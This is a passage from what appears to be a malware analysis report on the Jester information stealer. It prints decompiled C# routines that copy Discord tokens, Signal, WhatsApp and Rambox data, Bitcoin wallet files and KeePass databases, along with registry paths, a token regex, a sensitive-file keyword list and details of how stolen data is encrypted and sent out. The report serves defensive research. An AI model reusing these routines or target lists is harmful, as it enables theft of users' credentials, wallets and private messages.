


Figure 35. Code responsible for grabbing Telegram data

2.4.6.2. Discord

Three different versions of Discord are targeted by this stealer: Discord, Discord PTB and Discord Canary.

In order to steal Discord credentials, levelDB files under `"%ApplicationData%\<Discord App>\Local Storage\leveldb"` are obtained. All recovered files will be read trying to locate the bot token in their content using the following regex:

```
"[a-zA-Z0-9]{24}\\.[a-zA-Z0-9]{6}\\.[a-zA-Z0-9_\\-]{27}|mfa\\.[a-zA-Z0-9_\\-]{84}"
```

If obtained, it will be used to perform a request to "https://discordapp[.]com/api/v6/users/@me" URL in order to retrieve Discord profile data. The data will be received in JSON format and will be parsed by the stealer as already done before for other JSON files:

Data	Description
"username"	Username, is not unique across the platform.
"discriminator"	The user's 4-digit discord-tag

If retrieved, a credential object will be created, containing:

```
Discord app name
<username>#<discriminator>
Bot token
```




Figure 36. Discord main stealing functions

2.4.6.3. Pidgin

Pidgin defines itself as a "universal chat client" that allows its users to use different messaging apps and accounts. The credentials targeted by the stealer are located in an XML file containing the accounts information (`accounts.xml`), which should be located under the "`%ApplicationData%\purple`" directory.


```

public static IEnumerable<c_var_dump_umaduu> m_AddGroup_nilqzd()
{
    if (c_GetMainTypeFromAssembly_pswbrs.f_GetGroup_iozwqg.Exists)
    {
        foreach (FileInfo fileInfo in c_GetMainTypeFromAssembly_pswbrs.f_GetGroup_iozwqg.GetFiles("accounts.xml", 1))
        {
            XmlDocument xmlDocument = new XmlDocument();
            xmlDocument.Load(fileInfo.FullName);
            foreach (object obj in xmlDocument.DocumentElement.ChildNodes)
            {
                XmlNode xmlNode = (XmlNode)obj;
                string innerText = xmlNode.ChildNodes.get_ItemOf(0).InnerText;
                string innerText2 = xmlNode.ChildNodes.get_ItemOf(1).InnerText;
                string innerText3 = xmlNode.ChildNodes.get_ItemOf(2).InnerText;
                if (!innerText.m_GetWindowText_chixfa() && !innerText2.m_GetWindowText_chixfa() && !
                    innerText3.m_GetWindowText_chixfa())
                {
                    yield return new c_var_dump_umaduu(innerText, innerText2, innerText3, null, null);
                }
            }
            IEnumerator enumerator = null;
        }
        FileInfo[] array = null;
    }
    yield break;
    yield break;
}

```

Figure 37. Code responsible for accessing Pidgin data

2.4.6.4. Outlook

Outlook passwords for IMAP, POP3, HTTP and SMTP protocols, email addresses and SMTP servers will be grabbed by the stealer if found in the following registry keys:

```

"HKCU\\Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\
Outlook\\9375CFF0413111d3B88A00104B2A6676"
"HKCU\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
"HKCU\\Software\\Microsoft\\Windows Messaging Subsystem\\
Profiles\\9375CFF0413111d3B88A00104B2A6676"
"HKCU\\Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\
Outlook\\9375CFF0413111d3B88A00104B2A6676"

```

The stored Outlook credential will contain the following data:

```

SMTP Server
Email address
Password

```





Figure 38. Outlook main stealing functions

2.4.6.5. FoxMail

POP3 accounts and passwords are targeted by the stealer for this mailing software. They are located in the **"Accounts\\Account.rec0"** file that will be searched inside FoxMail's installation directory, which is obtained from the following registry key:

HKLM\\SOFTWARE\\Classes\\Foxmail.url.mailto\\Shell\\open\\command

All directories that match the **"*@*"** regex are searched under the **"\\Storage"** directory. Then it tries to locate the **"Accounts\\Account.rec0"** file. If found it will be read and parsed, trying to obtain the previously mentioned data.

2.4.6.6. WhatsApp

WhatsApp levelDB files are located under **"%ApplicationData%\\WhatsApp\\Local Storage\\leveldb"** folder. Jester will try to obtain them inside that directory, copying them into the **"Messengers\\WhatsApp\\Local Storage\\leveldb"** malware folder.

```

public static void m_Logger_DoWork_yuhlqp()
{
    if (c_Log_pqxbat.f_HasPermission_mjfovc.Exists)
    {
        foreach (FileInfo fileInfo in c_Log_pqxbat.f_HasPermission_mjfovc.GetFiles("*.ldb", 0))
        {
            c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine(new string[]
            {
                "Messengers",
                "WhatsApp",
                "Local Storage",
                "leveldb",
                fileInfo.Name
            }), fileInfo, "");
        }
    }
}

```

Figure 39. Getting WhatsApp levelDB file

2.4.6.7. Signal

Two signal files are grabbed by the stealer if found under `"%ApplicationData%\Signal"`, and these are the JSON configuration file (`config.json`) and the database (`sql\db.sqlite`).

```

public static void m_get_Help_ekoyad()
{
    if (c_get_MostPlayedGames.f_LoadDefaults.Exists)
    {
        FileInfo fileInfo = new FileInfo(Path.Combine(c_get_MostPlayedGames.f_LoadDefaults.FullName, "config.json"));
        FileInfo fileInfo2 = new FileInfo(Path.Combine(c_get_MostPlayedGames.f_LoadDefaults.FullName, "sql", "db.sqlite"));
        if (fileInfo.Exists)
        {
            c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("Messengers", "Signal", "config.json"), fileInfo, "");
        }
        if (fileInfo2.Exists)
        {
            c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("Messengers", "Signal", "sql", "db.sqlite"), fileInfo2, "");
        }
    }
}

```

Figure 40. Getting Signal files

2.4.6.8. RamBox

If Rambox is installed in the infected system (`"%ApplicationData%\Rambox"` path exists), the following files will be copied to the malware `"Messengers\Rambox\"` directory:

JSON configuration file: `"%ApplicationData%\Rambox\config.json"`

Cookies file: `"%ApplicationData%\Rambox\Partitions\Cookies"`

LevelDB files: `"%ApplicationData%\Rambox\Local Storage\leveldb\<leveldb files>"`

```

public static void m_set_Timeout_xljlgp()
{
    if (c_GetWindowTextLength_ezqcea.f_Initialize_msyrau.Exists)
    {
        FileInfo fileInfo = new FileInfo(Path.Combine(c_GetWindowTextLength_ezqcea.f_Initialize_msyrau.FullName, "config.json"));
        DirectoryInfo directoryInfo = c_GetWindowTextLength_ezqcea.f_Initialize_msyrau.m_OnEnable_tirahc(new string[]
        {
            "Partitions"
        });
        if (fileInfo.Exists)
        {
            c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("Messengers", "Rambox", "config.json"), fileInfo, "");
        }
        foreach (DirectoryInfo directoryInfo2 in directoryInfo.GetDirectories())
        {
            FileInfo fileInfo2 = new FileInfo(Path.Combine(directoryInfo2.FullName, "Cookies"));
            if (fileInfo2.Exists)
            {
                c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("Messengers", "Rambox", directoryInfo2.Name, "Cookies"),
                    fileInfo2, "");
            }
            foreach (FileInfo fileInfo3 in directoryInfo2.m_OnEnable_tirahc(new string[]
            {
                "Local Storage\\leveldb"
            })).GetFiles("*.l??"))
            {
                c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine(new string[]
                {
                    "Messengers",
                    "Rambox",
                    "Partitions",
                    directoryInfo2.Name,
                    "Local Storage",
                    "leveldb",
                    fileInfo3.Name
                }), fileInfo3, "");
            }
        }
    }
}

```

Figure 41. Getting RamBox filesFigure 42

2.4.7. WALLETS THREAD

For every targeted wallet, the minimum actions consist of locating the wallet data path and copying wallet data files. In some cases, the stealer will use the cryptocurrency API to query for balance and number of transactions information.

The next table summarizes the information collected from each wallet:

Wallet	Path	Files grabbed	Account URL	Account information
Monero Core	"HKCU\\SOFTWARE\\monero-project\\monero-core\\wallet_path"	"*.*)"		
Bitcoin Core	("SOFTWARE\\Bitcoin\\Bitcoin-Qt"	"*wallet*.dat"	"https://chain.api.btc.com/v3/address/"	"balance" "tx_count"

Dashcoin Core	"HKCU\\SOFTWARE\\Dash\\Dash-Qt\\strDataDir"	"*wallet*.dat"	<a href="https://api.blockcypher.com/v1/dash/main/addr/<address>">https://api.blockcypher.com/v1/dash/main/addr/<address>	"balance" "n_tx"
Dogecoin Core	"HKCU\\SOFTWARE\\Dogecoin\\Dogecoin-Qt\\strDataDir"	"*wallet*.dat"	https://dogechain.info/api/v1/address/balance/	"balance"
Litecoin Core	"HKCU\\SOFTWARE\\Litecoin\\Litecoin-Qt\\strDataDir"	"*wallet*.dat"	https://chain.so/api/v2/get_address_balance/LTC/	"confirmed_balance"
Electrum	"%ApplicationData%*Electr*"	Wallet data files recovered from recenty_opened attribute from configuration file ("\\config")		
Exodus	"%ApplicationData%\\Exodus\\exodus.wallet"	Configuration file: "\\exodus.conf.json" and files that matches "*seco" inside the previous path		
Atomic	"%ApplicationData%\\atomic\\Local Storage\\leveldb"	"*.1??" (leveldb files)		
Jaxx Classic	"%ApplicationData%\\JaxxClassic\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb"	"*.1??" (leveldb files)		
Jaxx Liberty	"%ApplicationData%\\JaxxLiberty\\Jaxx\\Local Storage\\leveldb"	"*.1??" (leveldb files)		
Coinomi	"%LocalApplicationData%\\Coinomi\\Coinomi\\wallets"	"*.wallet*"		

Zcash	"%ApplicationData%\Zcash"	"*wallet*.dat"	Wallet address from wallet files, searching in the content for matches of "t1[a-zA-Z0-9]{33}" regex.
Guarda	"%ApplicationData%\Guarda\\Local Storage\\leveldb"	"*.1??" (leveldb files)	
Wasabi	"%ApplicationData%\WalletWasabi\\Client\\Wallets"	"*.json"	

Below, the code snippet that will obtain the data from BitcoinCore can be observed as an example of how the stealer performs the stealing from cryptocurrency wallets:

```

public static void m_set_StateMessage_kdbtxv()
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Bitcoin\\Bitcoin-Qt", false))
    {
        if (registryKey != null)
        {
            object value = registryKey.GetValue("strDataDir");
            if (value != null)
            {
                DirectoryInfo directoryInfo = new DirectoryInfo(value.ToString());
                if (directoryInfo.Exists)
                {
                    foreach (FileInfo fileInfo in directoryInfo.GetFiles("*.wallet*.dat", 1))
                    {
                        c_set_Commands_hbrukk? c_set_Commands_hbrukk = default(c_set_Commands_hbrukk?);
                        foreach (string address in c_RunAsync_pnlggd.m_Plugins_OnPluginsLoaded_exmvic(
                            fileInfo, c_RunAsync_pnlggd.f_remove_OnPluginsLoaded_yblejn))
                        {
                            c_set_Commands_hbrukk = new c_set_Commands_hbrukk?
                            (c_RunAsync_pnlggd.m_set_AvatarIcon_ywtvnt(new c_set_Commands_hbrukk
                            {
                                Address = address,
                                Application = "BitcoinCore",
                                Name = new DirectoryInfo(fileInfo.DirectoryName).Name
                            }));
                            c_set_AvatarMedium.f_TryRemoveComponent_djuymq.AppendLine(
                                c_set_Commands_hbrukk.ToString());
                            if (c_set_Commands_hbrukk != null)
                            {
                                c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("Wallets",
                                    c_set_Commands_hbrukk.Value.Application, c_set_Commands_hbrukk.Value.Name,
                                    fileInfo.Name), fileInfo, "");
                            }
                        }
                    }
                }
            }
        }
    }
}

public static c_set_Commands_hbrukk m_set_AvatarIcon_ywtvnt(c_set_Commands_hbrukk w)
{
    c_set_Commands_hbrukk result = new c_set_Commands_hbrukk
    {
        Name = w.Name,
        Address = w.Address,
        Application = w.Application
    };
    using (WebClient webClient = new WebClient())
    {
        try
        {
            c_unloadPlugins c_unloadPlugins = c_Save_owajis.m_SetCooldownn_fehtsk(
                webClient.DownloadString("https://chain.api.btc.com/v3/address/" +
                    w.Address));
            if (c_unloadPlugins["status"].Equals("success"))
            {
                result.Balance = c_unloadPlugins.m_get_Instance(c_unloadPlugins["data"]
                    ["balance"]);
                result.Transactions = c_unloadPlugins.m_set_StateMessage(c_unloadPlugins
                    ["data"]["tx_count"]);
            }
        }
        catch
        {
        }
    }
    return result;
}

```

Figure 43. Code responsible for getting Bitcoin Core data

2.4.8. AUTHENTICATORS THREAD

Same as for the previous thread, the data collected for each authenticator software is summarized in the table below:

App	Path	Files grabbed
BitWarden	"%ApplicationData%\Bitwarden"	"data*.json"
KeePass XC	"%LocalApplicationData%\KeePassXC"	Databases files, obtained from "LastDatabases=(.*?)\n" information extracted from "\keepassxc.ini"
KeePass 2	"%ApplicationData%\KeePass"	Databases and keys paths, extracted from "KeePass.config.xml" (["ConnectionInfo"] ["Path"] and ["KeyFilePath"], respectively)
NordPass	"%ApplicationData%\NordPass"	"*.conf"
1Password	"%LocalApplicationData%\1Password\data"	"*.sqlite"
RoboForm	"%LocalApplicationData%\RoboForm\Profiles"	"*.rfo"

```

public static void m_get_Timeout_iakpl()
{
    if (c_Close.f_get_AllowedCaller_bheprb.Exists)
    {
        string text = c_Close.f_get_AllowedCaller_bheprb.m_Translate_gijsmh();
        Match match = new Regex("LastDatabases=(.*?)\\n").Match(text);
        if (match.Success)
        {
            foreach (string text2 in Regex.Split(match.Groups[1].Value, ", ", 2))
            {
                FileInfo fileInfo = new FileInfo(string.Join("", text2.Split(new char[]
                {
                    '\n',
                    '\r'
                })));
                if (fileInfo.Exists)
                {
                    c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("PasswordManagers", "KeePassXC", fileInfo.Name), fileInfo, "");
                }
            }
        }
    }
    if (c_Close.f_HasPermission_hoeafg.Exists)
    {
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.Load(c_Close.f_HasPermission_hoeafg.FullName);
        foreach (object obj in xmlDocument.GetElementsByTagName("ConnectionInfo"))
        {
            FileInfo fileInfo2 = new FileInfo(((XmlNode)obj)["Path"].InnerText.Replace("..\\..\\", c_remove_OnPluginUnloading_dnjvjm.f_get_RealName));
            if (fileInfo2.Exists)
            {
                c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("PasswordManagers", "KeePass2", "databases", fileInfo2.Name), fileInfo2, "");
            }
        }
        foreach (object obj2 in xmlDocument.GetElementsByTagName("KeyFilePath"))
        {
            FileInfo fileInfo3 = new FileInfo(((XmlNode)obj2).InnerText.Replace("..\\..\\", c_remove_OnPluginUnloading_dnjvjm.f_get_RealName));
            if (fileInfo3.Exists)
            {
                c_set_AvatarMedium.f_Awake_vtspvk.AddFile(Path.Combine("PasswordManagers", "KeePass2", "keys", fileInfo3.Name), fileInfo3, "");
            }
        }
    }
}

```

Figure 44. Code responsible for grabbing databases and keys path from KeePass software

2.4.9. GRABBER THREAD

The file grabbing functionality contains a predefined set of four directories:

```

%UserProfile%\Desktop
%UserProfile%\Documents
%ApplicationData%\Dropbox
%ApplicationData%\OneDrive

```

Inside them, it will locate all files with an extension (that is, that match the `"*.*)"` regex). Once obtained, it will compare each located file with an embedded list of strings that the files should contain to be grabbed.

Hereunder, the list of searched strings can be observed:

```

electrum
wallet
phrase
recover
secret
security
code
seed

```

backup
coin
key
password
парол
.kdbx
.rdp

There are a couple of them that maybe should be clarified: “.kdbx” is KeePass’ database extension and “парол” means “password” (or is part of that word) in different Slavic languages.

The grabber component first checks if the file data contains information that could be related to potential keys. Among others, it checks for sha256 hashes and base58 encoded keys. If any match, the file will be copied inside the “Grabber\\Important” malware directory. Otherwise, the files will be copied into “Grabber\\DRIVE-<LETTER>\\<file path>”




Figure 45. Summary of main grabbing methods

2.5. PARSING AND EXFILTRATING GRABBED INFORMATION

2.5.1. COOKIES AND ACCOUNT HANDLERS

Retrieved cookies and account data will be used by the stealer to extract further information. For grabbed cookies and login data, Jester will check if the address matches one of the targeted web services. If so, it will try to get additional information about the user account using the stolen data.

The extraction method varies from one service to another, but all of them are based on performing a request to a certain URL using the recovered data and parsing the retrieved content looking for the desired elements.

The table below shows a summary of services targeted by this component, the information collected for each one of them, and the data collection from which the necessary information is extracted.

Service	Grabbed information	Data collection
YouTube	Channel title Number of subscribers	Cookies
Instagram	Username Number of subscribers	Cookies
Github	Login identifier Username Number of subscribers Number of repositories	Cookies
Facebook	Access token	Cookies
Steam	Login Email Steam Guard enabled or disabled Balance	Cookies
Epic games	Login List of games	Cookies
Paypal	Username Password	Account

2.5.2. POST STEALING

After grabbing all the previously described data, the collected information will be divided into four files:

File	Description
<code>CreditCards.txt</code>	Recovered credit cards.
<code>Passwords.txt</code>	Recovered login data.
<code>Wallets.txt</code>	Recovered wallet data.
<code>Services.txt</code>	Recovered data from targeted web services.

2.5.3. EXFILTRATING INFORMATION

2.5.3.1. User-Agent

The stealer uses a custom user-agent generated using the user name and machine name from the infected host.

```
string text = string.Format("_{0}_{1}", Environment.UserName, Environment.MachineName);
webClient.m_get_State_Lrqsoe(HttpRequestHeader.UserAgent, text);
```

Figure 46. Generating user agent

2.5.3.2. Headers

The sent data will include a brief report on its headers, which consists of a summary of the recovered data divided into 9 different categories.

Header name	Dataa
PasswordsCount	The number of credentials grabbed (controlled by the "Account Handler").
CreditCardsCount	The number of credit cards grabbed (controlled by the "Credit Card Handler").
WalletsCount	The number of crypto-wallets grabbed. Obtained getting the grabbed files and retrieving the number of different files inside the "Wallets/" directory.
CookiesCount	The number of browser cookies grabbed (controlled by the "Cookies Handler").
AutoFillCount	The number of browser auto-fill data grabbed (controlled by the "AutoFill Handler").
GrabberCount	The number of files grabbed from local storage. Obtained retrieving the number of different files inside the "Grabbed/" directory.

CountryName	Gets the ISO 639-1 two-letter code for the language of the system, obtained from its <code>locale</code> .
DomainsList	List of login credentials grabbed that corresponds to a targeted domain (the list of targeted domains can be observed in the appendix).
ServicesList	List of data retrieved from the targeted web services, using cookies or login data.

The data will be encrypted using AES in CBC mode and the key embedded configuration that has already been discussed.

